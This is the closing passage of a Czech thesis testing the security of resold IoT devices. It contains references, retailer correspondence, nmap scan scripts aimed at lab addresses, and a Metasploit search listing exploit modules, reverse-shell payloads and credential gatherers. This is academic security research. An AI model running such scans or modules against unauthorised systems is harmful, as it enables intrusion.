47. *Směrnice Evropského parlamentu a Rady (EU) 2022/2555 ze dne 14. prosince 2022 o opatřeních k zajištění vysoké společné úrovně kybernetické bezpečnosti v Unii a o změně nařízení (EU) č. 910/2014 a směrnice (EU) 2018/1972 a o zrušení směrnice (EU) 2016/1148 (směrnice NIS 2)* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://eur-lex.europa.eu/legal-content/CS/TXT/?uri=CELEX:32022L2555.

48. *Národní úřad pro kybernetickou a informační bezpečnost - Rada Evropské unie přijala znění nové směrnice NIS2* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://nukib.cz/cs/infoservis/aktuality/1923-rada-evropske-unie-prijala-zneni-nove-smernice-nis2/.

49. *Národní úřad pro kybernetickou a informační bezpečnost - NÚKIB představuje evropskou směrnici NIS2* [online]. 2022. [cit. 2023-01-22]. Dostupné z: https://www.nukib.cz/cs/infoservis/aktuality/1874-nukib-predstavuje-evropskou-smernici-nis2/.

50. *MINIMÁLNÍ POŽADAVKY NA KRYPTOGRAFICKÉ ALGORITMY doporučení kryptografické ochrany v oblasti kybernetické bezpečnosti*. Tech. zpr. Dostupné také z: https://www.nukib.cz/download/publikace/podpurne%7B%5C_%7Dmaterialy/Kryptograficke%7B%5C_%7Dprostredky%7B%5C_%7Ddoporuceni%7B%5C_%7Dv2.0.pdf.

51. ČESKO. *Vyhláška č. 82/2018 Sb. o bezpečnostních opatřeních, kybernetických bezpečnostních incidentech, reaktivních opatřeních, náležitostech podání v oblasti kybernetické bezpečnosti a likvidaci dat (vyhláška o kybernetické bezpečnosti)*. Sbírka zákonů České republiky, 2018. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=62985.

52. *ISO - International Organization for Standardization* [online]. [B.r.]. [cit. 2023-02-16]. Dostupné z: https://www.iso.org/home.html.

53. ISO/IEC 21823-1:2019. *Internet of things (IoT) — Interoperability for IoT systems — Part 1: Framework*. International Organization for Standardization, 2019. Dostupné také z: https://www.iso.org/standard/71885.html.

54. ISO/IEC 21823-2:2020. *Internet of things (IoT) — Interoperability for IoT systems — Part 2: Transport interoperability*. International Organization for Standardization, 2020. Dostupné také z: https://www.iso.org/standard/80986.html.

55. ISO/IEC 21823-3:2021. *Internet of things (IoT) — Interoperability for IoT systems — Part 3: Semantic interoperability*. International Organization for Standardization, 2021. Dostupné také z: https://www.iso.org/standard/83752.html.

56. ISO/IEC 21823-4:2022. *Internet of things (IoT) — Interoperability for IoT systems — Part 4: Syntactic interoperability*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/84773.html.

57. ISO/IEC 23093-1:2022. *Information technology — Internet of media things — Part 1: Architecture*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/81586.html.

58. ISO/IEC 23093-2:2022. *Information technology — Internet of media things — Part 2: Discovery and communication API*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/81587.html.

59. ISO/IEC 23093-3:2022. *Information technology — Internet of media things — Part 3: Media data formats and APIs*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/81589.html.

60. ISO/IEC 23093-4:2020. *Information technology — Internet of media things — Part 4: Reference software and conformance*. International Organization for Standardization, 2020. Dostupné také z: https://www.iso.org/standard/77840.html.

61. ISO/IEC 30142-2:2022. *Internet of Things (IoT) — Underwater acoustic sensor network (UWASN) — Network management system — Part 2: Underwater management information base (u-MIB)*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/85500.html.

62. ISO/IEC 30142:2020. *Information technology — Underwater acoustic sensor network (UWASN) — Network management system overview and requirements*. International Organization for Standardization, 2020. Dostupné také z: https://www.iso.org/standard/53262.html.

63. ISO/IEC 30179:2023. *Internet of Things (IoT) — Overview and general requirements of IoT system for ecological environment monitoring*. International Organization for Standardization, 2023. Dostupné také z: https://www.iso.org/standard/53299.html.

64. ISO/IEC 20000-1:2018. *Information technology — Service management — Part 1: Service management system requirements*. International Organization for Standardization, 2018. Dostupné také z: https://www.iso.org/standard/70636.html.

65. ISO/IEC 27001:2022. *Information security, cybersecurity and privacy protection — Information security management systems — Requirements*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/82875.html.

66. ISO/IEC 24760-1:2019. *Security and Privacy — A framework for identity management — Part 1: Terminology and concepts*. International Organization for Standardization, 2019. Dostupné také z: https://www.iso.org/standard/77582.html.

67. ISO/IEC 24760-2:2015. *Information technology — Security techniques — A framework for identity management — Part 2: Reference architecture and requirements*. International Organization for Standardization, 2015. Dostupné také z: https://www.iso.org/standard/57915.html.

68. ISO/IEC 24760-3:2016. *Information technology — Security techniques — A framework for identity management — Part 3: Practice*. International Organization for Standardization, 2016. Dostupné také z: https://www.iso.org/standard/57916.html.

69. ISO/IEC 18033-1:2021. *Information security — Encryption algorithms — Part 1: General*. International Organization for Standardization, 2021. Dostupné také z: https://www.iso.org/standard/76156.html.

70. ISO/IEC 18033-2:2006. *Information technology — Security techniques — Encryption algorithms — Part 2: Asymmetric ciphers*. International Organization for Standardization, 2006. Dostupné také z: https://www.iso.org/standard/37971.html.

71. ISO/IEC 18033-3:2010. *Information technology — Security techniques — Encryption algorithms — Part 3: Block ciphers*. International Organization for Standardization, 2010. Dostupné také z: https://www.iso.org/standard/54531.html.

72. ISO/IEC 18033-4:2011. *Information technology — Security techniques — Encryption algorithms — Part 4: Stream ciphers*. International Organization for Standardization, 2011. Dostupné také z: https://www.iso.org/standard/54532.html.

73. ISO/IEC 18033-5:2015. *Information technology — Security techniques — Encryption algorithms — Part 5: Identity-based ciphers*. International Organization for Standardization, 2015. Dostupné také z: https://www.iso.org/standard/59948.html.

74. ISO/IEC 18033-6:2019. *IT Security techniques — Encryption algorithms — Part 6: Homomorphic encryption*. International Organization for Standardization, 2019. Dostupné také z: https://www.iso.org/standard/67740.html.

75. ISO/IEC 18033-7:2022. *Information security — Encryption algorithms — Part 7: Tweakable block ciphers*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/80505.html.

76. ISO/IEC WD 18033-8. *Information security — Encryption algorithms — Part 8: Fully Homomorphic Encryption*. International Organization for Standardization, [b.r.]. Dostupné také z: https://www.iso.org/standard/83139.html.

77. ISO/IEC 15946-1:2016. *Information technology — Security techniques — Cryptographic techniques based on elliptic curves — Part 1: General*. International Organization for Standardization, 2016. Dostupné také z: https://www.iso.org/standard/65480.html.

78. ISO/IEC 15946-5:2022. *Information security — Cryptographic techniques based on elliptic curves — Part 5: Elliptic curve generation*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/80241.html.

79. ISO/IEC 27036-1:2021. *Cybersecurity — Supplier relationships — Part 1: Overview and concepts*. International Organization for Standardization, 2021. Dostupné také z: https://www.iso.org/standard/82905.html.

80. ISO/IEC 27036-2:2022. *Cybersecurity — Supplier relationships — Part 2: Requirements*. International Organization for Standardization, 2022. Dostupné také z: https://www.iso.org/standard/82060.html.

81. ISO/IEC 27036-3:2013. *Information technology — Security techniques — Information security for supplier relationships — Part 3: Guidelines for information and communication technology supply chain security*. International Organization for Standardization, 2013. Dostupné také z: https://www.iso.org/standard/59688.html.

82. ISO/IEC 27036-4:2016. *Information technology — Security techniques — Information security for supplier relationships — Part 4: Guidelines for security of cloud services*. International Organization for Standardization, 2016. Dostupné také z: https://www.iso.org/standard/59689.html.

83. ISO/IEC 27035-1:2023. *Information technology — Information security incident management — Part 1: Principles and process*. International Organization for Standardization, 2023. Dostupné také z: https://www.iso.org/standard/78973.html.

84. ISO/IEC 27035-2:2023. *Information technology — Information security incident management — Part 2: Guidelines to plan and prepare for incident response*. International Organization for Standardization, 2023. Dostupné také z: https://www.iso.org/standard/78974.html.

85. ISO/IEC 27035-3:2020. *Information technology — Information security incident management — Part 3: Guidelines for ICT incident response operations*. International Organization for Standardization, 2020. Dostupné také z: https://www.iso.org/standard/74033.html.

86. *The EU toolbox for 5G security — Shaping Europe's digital future* [online]. 2021. [cit. 2023-01-22]. Dostupné z: https://digital-strategy.ec.europa.eu/en/library/eu-toolbox-5g-security.

87. *Prague 5G Security Conference announced series of recommendations: The Prague Proposals — Government of the Czech Republic* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://www.vlada.cz/en/media-centrum/aktualne/prague-5g-security-conference-announced-series-of-recommendations-the-prague-proposals-173422/.

88. *Prague Cyber Security Conference* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://www.praguecybersecurityconference.com/.

89. *Národní úřad pro kybernetickou a informační bezpečnost - Priority NÚKIB v rámci předsednictví ČR v Radě EU* [online]. [B.r.]. [cit. 2023-02-12]. Dostupné z: https://nukib.cz/cs/infoservis/aktuality/1848-priority-nukib-v-ramci-predsednictvi-cr-v-rade-eu/.

90. *Akt o kybernetické odolnosti - Shaping Europe's digital future* [online]. [B.r.]. [cit. 2023-02-12]. Dostupné z: https://digital-strategy.ec.europa.eu/cs/library/cyber-resilience-act.

91. *Předsednictví ČR v Radě EU — Vláda ČR* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://www.vlada.cz/cz/evropske-zalezitosti/predsednictvi-cr-v-rade-eu/predsednictvi-eu-22508/.

92. Cybersecurity White Paper: EO Response. 2022. Dostupné z DOI: 10.6028/NIST.CSWP.02042022-2.

93. *FCC Bans Authorizations for Devices That Pose National Security Threat — Federal Communications Commission* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://www.fcc.gov/document/fcc-bans-authorizations-devices-pose-national-security-threat.

94. DOWDEN OLIVER. *Security Update on Surveillance Equipment* [online]. 2022. [cit. 2023-01-22]. Dostupné z: https://questions-statements.parliament.uk/written-statements/detail/2022-11-24/hcws386.

95. *The OWASP Internet of Things Top 10 2018*. Tech. zpr. OWASP. Dostupné také z: https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf.

96. *Microsoft Digital Defense Report 2022*. Tech. zpr. Microsoft Security. Dostupné také z: https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022.

97. *CVE* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://cve.mitre.org/.

98. *NVD* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://nvd.nist.gov/.

99. *CERT Vulnerability Notes Database* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://www.kb.cert.org/vuls/.

100. *Full Disclosure Mailing List* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://seclists.org/fulldisclosure/.

101. *The Path to a Secure Future — OffSec* [online]. [B.r.]. [cit. 2023-03-27]. Dostupné z: https://offsec.com/.

102. *Exploit Database* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://www.exploit-db.com/.

103. *Security Advisories and Bulletins — Microsoft Learn* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://learn.microsoft.com/en-us/security-updates/%7B%5C#%7Dsec%7B%5C_%7Dsearch.

104. *Mozilla Foundation Security Advisories — Mozilla* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://www.mozilla.org/en-US/security/advisories/.

105. *Packet Storm* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://packetstormsecurity.com/files/.

106. *Search Engine for Security Intelligence Vulners* [online]. [B.r.]. [cit. 2023-03-06]. Dostupné z: https://vulners.com/.

107. ANGRISHI, Kishore. Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV) : IoT Botnets. 2017. Dostupné z DOI: 10.48550/arxiv.1702.03681.

108. BELTRÁN-GARCÍA, Pamela; AGUIRRE-ANAYA, Eleazar; ESCAMILLA-AMBROSIO, Ponciano Jorge; ACOSTA-BERMEJO, Raúl. IoT Botnets. *Communications in Computer and Information Science*. 2019, roč. 1053 CCIS, s. 247–257. ISBN 9783030332280. ISSN 18650937. Dostupné z DOI: 10.1007/978-3-030-33229-7_21/TABLES/5.

109. PROKOFIEV, Anton O.; SMIRNOVA, Yulia S.; SUROV, Vasiliy A. A method to detect Internet of Things botnets. *Proceedings of the 2018 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering, ElConRus 2018*. 2018, roč. 2018-January, s. 105–108. ISBN 9781538643396. Dostupné z DOI: 10.1109/EICONRUS.2018.8317041.

110. *The White Team / linux.wifatch · GitLab* [online]. [B.r.]. [cit. 2023-03-28]. Dostupné z: https://gitlab.com/rav7teif/linux.wifatch.

111. *IRC-Bot-Hunters/kaiten.c at master · shipcod3/IRC-Bot-Hunters* [online]. [B.r.]. [cit. 2023-03-28]. Dostupné z: https://github.com/shipcod3/IRC-Bot-Hunters/blob/master/malicious%7B%5C_%7Dsamples/kaiten.c.

112. HILT, Stephen; MERCÊS, Fernando; ROSARIO, Mayra; SANCHO, David. Worm War: The Botnet Battle for IoT Territory. [B.r.].

113. O'SULLIVAN, William; CHOO, Kim Kwang Raymond; LE-KHAC, Nhien An. Defending IoT Devices from Malware. *Studies in Big Data*. 2020, roč. 74, s. 5–29. ISSN 21976511. Dostupné z DOI: 10.1007/978-3-030-47131-6_2.

114. BERTINO, Elisa; ISLAM, Nayeem. Botnets and Internet of Things Security. *Computer*. 2017, roč. 50, č. 2, s. 76–79. ISSN 00189162. Dostupné z DOI: 10.1109/MC.2017.62.

115. AHMED, Zohaib; DANISH, Syed Muhammad; QURESHI, Hassaan Khaliq; LESTAS, Marios. Protecting IoTs from mirai botnet attacks using blockchains. *IEEE International Workshop on Computer Aided Modeling and Design of Communication Links and Networks, CAMAD*. 2019, roč. 2019-September. ISBN 9781728110165. ISSN 23784873. Dostupné z DOI: 10.1109/CAMAD.2019.8858484.

116. BITDEFENDER; DAN-MIHAI IORGULESCU-STAVRI. New dark nexus IoT Botnet Puts Others to Shame. [B.r.]. Dostupné také z: https://www.bitdefender.com/files/News/CaseStudies/study/319/Bitdefender-PR-Whitepaper-DarkNexus-creat4349-en-EN-interactive.pdf.

117. *IMILAB C20 Home Security - IP kamera — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/imilab-home-security-camera-c20-d6778507.htm.

118. *Tenda CP3 Security Pan/Tilt 1080p Wi-Fi camera - IP kamera — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/tenda-cp3-security-pan-tilt-1080p-wi-fi-camera-d6666191.htm.

119. *Xiaomi Mi Camera 2K (Magnetic Mount) - IP kamera — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/xiaomi-mi-camera-2k-magnetic-mount-d6990838.htm.

120. *Tellur WiFi Smart žárovka E27, 9 W, bílé provedení, teplá bílá, stmívač - LED žárovka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/tellur-wifi-smart-zarovka-e27-9-w-bile-provedeni-tepla-bila-stmivac-d7195673.htm.

121. *Immax NEO LITE Smart žárovka LED E27 9W RGB+CCT barevná a bílá, stmívatelná, WiFi - LED žárovka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/immax-neo-lite-smart-zarovka-led-e27-9w-rgb-cct-barevna-a-bila-stmivatelna-wifi-d6326712.htm.

122. *TP-LINK Tapo L510E, Smart WiFi žárovka - LED žárovka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/tp-link-tapo-l510e-smart-wifi-zarovka-d6107760.htm.

123. *Sonoff B02-BL-A60 - LED žárovka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/sonoff-b02-bl-a60-d7471238.htm.

124. *Xiaomi Mi LED Smart Bulb 8W E27 1ks / LED Chytrá žárovka / 810 lm — Mironet.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.mironet.cz/xiaomi-mi-led-smart-bulb-8w-e27-1ks-led-chytra-zarovka-810-lm-25-000h-2700k+dp454610/.

125. *EZVIZ LB1 Wi-Fi, bílá, 2700K, E27 CS-HAL-LB1-LWAW — CZC.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.czc.cz/ezviz-lb1-wi-fi-bila-2700k-e27/346447/produkt.

126. *EZVIZ T30-10B Statistics, white - Chytrá zásuvka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/ezviz-t30-10b-statistics-white-d6422357.htm.

127. *Immax NEO LITE Smart vnitřní zásuvka v2 s kolíkem, typ E, WiFi - Chytrá zásuvka — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/immax-neo-lite-smart-vnitrni-zasuvka-v2-s-kolikem-typ-e-wifi-d7626971.htm.

128. *Chytrá zásuvka D-Link DSP-W218 (DSP-W218/E) - rozbaleno - 24 měsíců... — DATART* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.datart.cz/chytra-zasuvka-d-link-dsp-w218-dsp-w218-e/1.html.

129. *NEDIS chytré vodní čerpadlo WIFIWP10GY - Chytrý zavlažovač — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/nedis-chytre-vodni-cerpadlo-wifiwp10gy-d6974167.htm.

130. *NEDIS Wi-Fi monitor kvality ovzduší WIFISA10CWT - Měřič kvality vzduchu — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/nedis-wi-fi-monitor-kvality-ovzdusi-wifisa10cwt-d7212925.htm.

131. *Smoot Air Stop - Robot — Alza.cz* [online]. [B.r.]. [cit. 2023-02-23]. Dostupné z: https://www.alza.cz/smoot-air-stop-d7448823.htm.

132. *Aplikace pro Android na Google Play* [online]. [B.r.]. [cit. 2023-03-28]. Dostupné z: https://play.google.com/store/games?hl=cs%7B%5C&%7Dgl=US%7B%5C&%7Dpli=1.

133. YADMANI, Soufian El; THE, Robin; GADYATSKAYA, Olga. How security professionals are being attacked: A study of malicious CVE proof of concept exploits in GitHub. 2022. ISBN 2020193817. Dostupné z DOI: 10.48550/arxiv.2210.08374.

134. *GitHub* [online]. [B.r.]. [cit. 2023-02-09]. Dostupné z: https://github.com/.

135. *CVE* [online]. [B.r.]. [cit. 2023-02-09]. Dostupné z: https://www.cve.org/.

136. *Acer Aspire 5 — Windows Laptop — Acer United States* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://www.acer.com/us-en/laptops/aspire/aspire-5-intel.

137. *Intel Core i58265U Processor 6M Cache up to 3.90 GHz Product Specifications* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://ark.intel.com/content/www/us/en/ark/products/149088/intel-core-i58265u-processor-6m-cache-up-to-3-90-ghz.html.

138. *GeForce MX130 — GeForce* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://www.nvidia.com/en-gb/geforce/gaming-laptops/nvidia-geforce-mx130/.

139. *Arch Linux* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://archlinux.org/.

140. *QEMU* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://www.qemu.org/.

141. *Oracle VM VirtualBox* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://www.virtualbox.org/.

142. *VMware - Delivering a Digital Foundation For Businesses* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://www.vmware.com/.

143. *Kali Linux* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://www.kali.org/.

144. *Debian* [online]. [B.r.]. [cit. 2023-02-17]. Dostupné z: https://www.debian.org/.

145. *Hyper-V on Windows 10* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/?source=recommendations.

146. *Intel® Hardware Accelerated Execution Manager (Intel® HAXM)* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://github.com/intel/haxm.

147. *Get Kali - Kali Linux* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://www.kali.org/get-kali/.

148. *TL-WR841N — Bezdrátový N router 300 Mbit/s — TP-Link Česká republika* [online]. [B.r.]. [cit. 2023-03-07]. Dostupné z: https://www.tp-link.com/cz/home-networking/wifi-router/tl-wr841n/.

149. *TP-Link Tapo – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.tplink.iot.

150. *EZVIZ – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.ezviz.

151. *eWeLink - Smart Home – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.coolkit.

152. *mydlink – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.dlink.mydlinkunified.

153. *Imilab Home – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.chuangmi.imihome.

154. *Nedis SmartLife – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.nedis.smartlife.

155. *Immax NEO PRO – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.immaxneo.smart.

156. *TDSEE – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.tenda.security.

157. *Tellur Smart – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.tllsmrt.smart.

158. *Tuya Smart – Aplikace na Google Play* [online]. [B.r.]. [cit. 2023-03-11]. Dostupné z: https://play.google.com/store/apps/details?id=com.tuya.smart.

159. ČESKO. *Zákon č. 89/2012 Sb. občanský zákoník*. Sbírka zákonů České republiky, 2012. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=24084.

160. *Ship 2.0 Privacy and Data Security — Ship 2.0 documentation* [online]. [B.r.]. [cit. 2023-03-28]. Dostupné z: https://www.realartists.com/docs/2.0/privacy.html.

Seznam obrázků

Seznam tabulek

Příloha A Email odeslaný prodejcům

Společnosti CZC a Alza byly kontaktovány pomocí kontaktního formuláře na jejich webových stránkách. Společnosti Datart a Mironet byly kontaktovány na e-mail uvedený na jejich webových stránkách.

Předmět

Dotaz na kontrolu rozbaleného zboží

Tělo

Dobrý den,

chtěl bych se Váš zeptat na postup, který provádíte se zbožím než ho opětovné nabídnete k prodeji jako rozbalené. Konkrétně jestli testujete zda je zařízení funkční, updatujete nebo znovu nahráváte firmware na zařízení a zda-li provádíte kontrolu stavu mechanického poškození a pokud ano, tak při jak velkém poškození je již zařízení vyřazeno a není již znovu nabízeno k prodeji. Děkuji.

S pozdravem,
Jiří Alexandrovič

Příloha B Vyjádření prodejců k dotazu

Z e-mailů níže byly odebrány všechny mimo těla emailu. Z těla e-mailu byly navíc odebrány informace o zaměstnanci, který na dotaz odpovídal.

Datart

Dobrý den,

bazarové zboží kontrolují naši technici, takže zboží, které se prodává projde kontrolou.

S přátelským pozdravem

Alza

Dobrý den,

kontaktuji Vás na základě Vašeho dotazu.

Vrácené zboží je vždy kontrolováno našim pracovníkem a je vrácen do původního stavu. Následně na základě uvážení a posouzení stavu je produkt zařazen do prodeje a je mu přidělen odpovídající stav.

V případě dalších přání či dotazů nás neváhejte kontaktovat.

Se srdečnými pozdravy

CZC

Dobrý den, pane Alexandroviči,

ano v případě, že se dává zboží opětovně do prodeje, provádí se kontrola stavu, zda je plně funkční.

Provede se tovární nastavení a pokud nejsou shledány, žádné potíže s využíváním, tak se nakoupí ke koupi.

S přáním hezkého dne


Mironet

Dobrý den,

Omlouvám se, ale tohle jsou naše interní infromace, které vám nemohu sdělit. Pokud máte problém s nějakým zbožím, neváhejte se na nás obrátit.

Děkuji.

Příloha C Fotografie zařízení z první testovací skupiny




Zařízení TP-LINK Tapo L510E vybalené vlevo, zabalené vpravo.

Zařízení EZVIZ LB1 Wi-Fi vybalené vlevo, zabalené vpravo.

Zařízení Xiaomi Mi LED vybalené vlevo, zabalené vpravo.

Zařízení Sonoff B02-BL-A60 vybalené vlevo, zabalené vpravo.



Zařízení EZVIZ T30-10B vybalené vlevo, zabalené vpravo.

Zařízení D-Link DSP-W218/E vybalené vlevo, zabalené vpravo.

Zařízení IMILAB C20 vybalené vlevo, zabalené vpravo.

Zařízení Xiaomi Mi vybalené vlevo, zabalené vpravo.

Příloha D Fotografie sestavy zařízení v první skupině

Příloha E Skript pro zmapování sítě první skupiny

```
sS() {
  nmap "192.168.0.${1}" -v -A -sS -oA "nmap-g2-sS-${1}"
}

for i in {101..102} ; do
  sS "$i"
done

for i in {104..107} ; do
  sS "$i"
done
```

Příloha F Záznamy analýzy pro první skupinu

Poslední tři čísla v názvu souboru značí konec IP adresy testovaného zařízení. Názvy souborů jsou:

- nmap-g1-sS-101.nmap
- nmap-g1-sS-102.nmap
- nmap-g1-sS-104.nmap
- nmap-g1-sS-105.nmap
- nmap-g1-sS-106.nmap
- nmap-g1-sS-107.nmap

Příloha G Fotografie zařízení z druhé testovací skupiny

Zařízení NEDIS WIFISA10CWT vybalené vlevo, zabalené vpravo.

Zařízení Immax NEO LITE žárovka LED vybalené vlevo, zabalené vpravo.

Zařízení Immax NEO LITE vnitřní zásuvka vybalené vlevo, zabalené vpravo.


Zařízení Tenda CP3 vybalené vlevo, zabalené vpravo.

Zařízení Tellur WiFi vybalené vlevo, zabalené vpravo.

Zařízení NEDIS WIFIWP10GY vybalené vlevo, zabalené vpravo.

Zařízení Smoot Air Stop vybalené vlevo, zabalené vpravo.

Příloha H Fotografie sestavy zařízení v druhé skupině



Příloha I Skript pro zmapování sítě druhé skupiny

```
sS() {
  nmap "192.168.0.${1}" -v -A -sS -oA "nmap-g2-sS-${1}"
}

sS "103"
sS "108"

for i in {110..114} ; do
  sS "$i"
done
```

Příloha J Záznamy analýzy pro druhou skupinu

Poslední tři čísla v názvu souboru značí konec IP adresy testovaného zařízení. Názvy souborů jsou:

- nmap-g2-sS-103.nmap
- nmap-g2-sS-108.nmap
- nmap-g2-sS-110.nmap
- nmap-g2-sS-111.nmap
- nmap-g2-sS-112.nmap
- nmap-g2-sS-113.nmap
- nmap-g2-sS-114.nmap

Příloha K Seznam zranitelností pro IRC

```
msf6 exploit(linux/misc/igel_command_injection) > search irc

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/local/allwinner_backdoor                2016-04-30       excellent  Yes    Allwinner 3.4 Legacy Kernel Local Privilege Escalation
   1  exploit/multi/http/struts_default_action_mapper       2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   2  exploit/windows/emc/replication_manager_exec          2011-02-07       great      No     EMC Replication Manager Command Execution
   3  exploit/linux/misc/lprng_format_string                2000-09-25       normal     No     LPRng use_syslog Remote Format String Vulnerability
   4  exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   5  exploit/windows/browser/ms06_013_createtextrange      2006-03-19       normal     No     MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
   6  exploit/windows/http/sharepoint_ssi_viewstate         2020-10-13       excellent  Yes    Microsoft SharePoint Server-Side Include and ViewState RCE
   7  auxiliary/dos/windows/llmnr/ms11_030_dnsapi           2011-04-12       normal     No     Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
   8  post/multi/gather/irssi_creds                                          normal     No     Multi Gather IRSSI IRC Password(s)
   9  exploit/multi/misc/pbot_exec                          2009-11-02       excellent  Yes    PHP IRC Bot pbot eval() Remote Code Execution
   10 exploit/multi/misc/ra1nx_pubcall_exec                 2013-03-24       great      Yes    Ra1NX PHP Bot PubCall Authentication Bypass Remote Code Execution
   11 exploit/linux/http/synology_dsm_smart_exec_auth       2017-11-08       excellent  Yes    Synology DiskStation Manager smart.cgi Remote Command Execution
   12 exploit/multi/http/sysaid_auth_file_upload            2015-06-03       excellent  Yes    SysAid Help Desk Administrator Portal Arbitrary File Upload
   13 exploit/windows/misc/talkative_response               2009-03-17       normal     No     Talkative IRC v0.4.16 Response Buffer Overflow
   14 exploit/osx/misc/ufo_ai                               2009-10-28       average    No     UFO: Alien Invasion IRC Client Buffer Overflow
   15 exploit/windows/misc/ufo_ai                           2009-10-28       average    No     UFO: Alien Invasion IRC Client Buffer Overflow
   16 payload/cmd/unix/reverse_bash                                          normal     No     Unix Command Shell, Reverse TCP (/dev/tcp)
   17 payload/cmd/unix/reverse_bash_udp                                      normal     No     Unix Command Shell, Reverse UDP (/dev/udp)
   18 exploit/unix/irc/unreal_ircd_3281_backdoor            2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
   19 exploit/osx/local/vmware_fusion_lpe                   2020-03-17       excellent  Yes    VMware Fusion USB Arbitrator Setuid Privilege Escalation
   20 exploit/linux/ssh/vyos_restricted_shell_privesc       2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   21 post/windows/gather/credentials/xchat                                  normal     No     Xchat credential gatherer
   22 exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   23 exploit/windows/browser/mirc_irc_url                  2003-10-13       normal     No     mIRC IRC URL Buffer Overflow
   24 exploit/windows/misc/mirc_privmsg_server              2008-10-02       normal     No     mIRC PRIVMSG Handling Stack Buffer Overflow
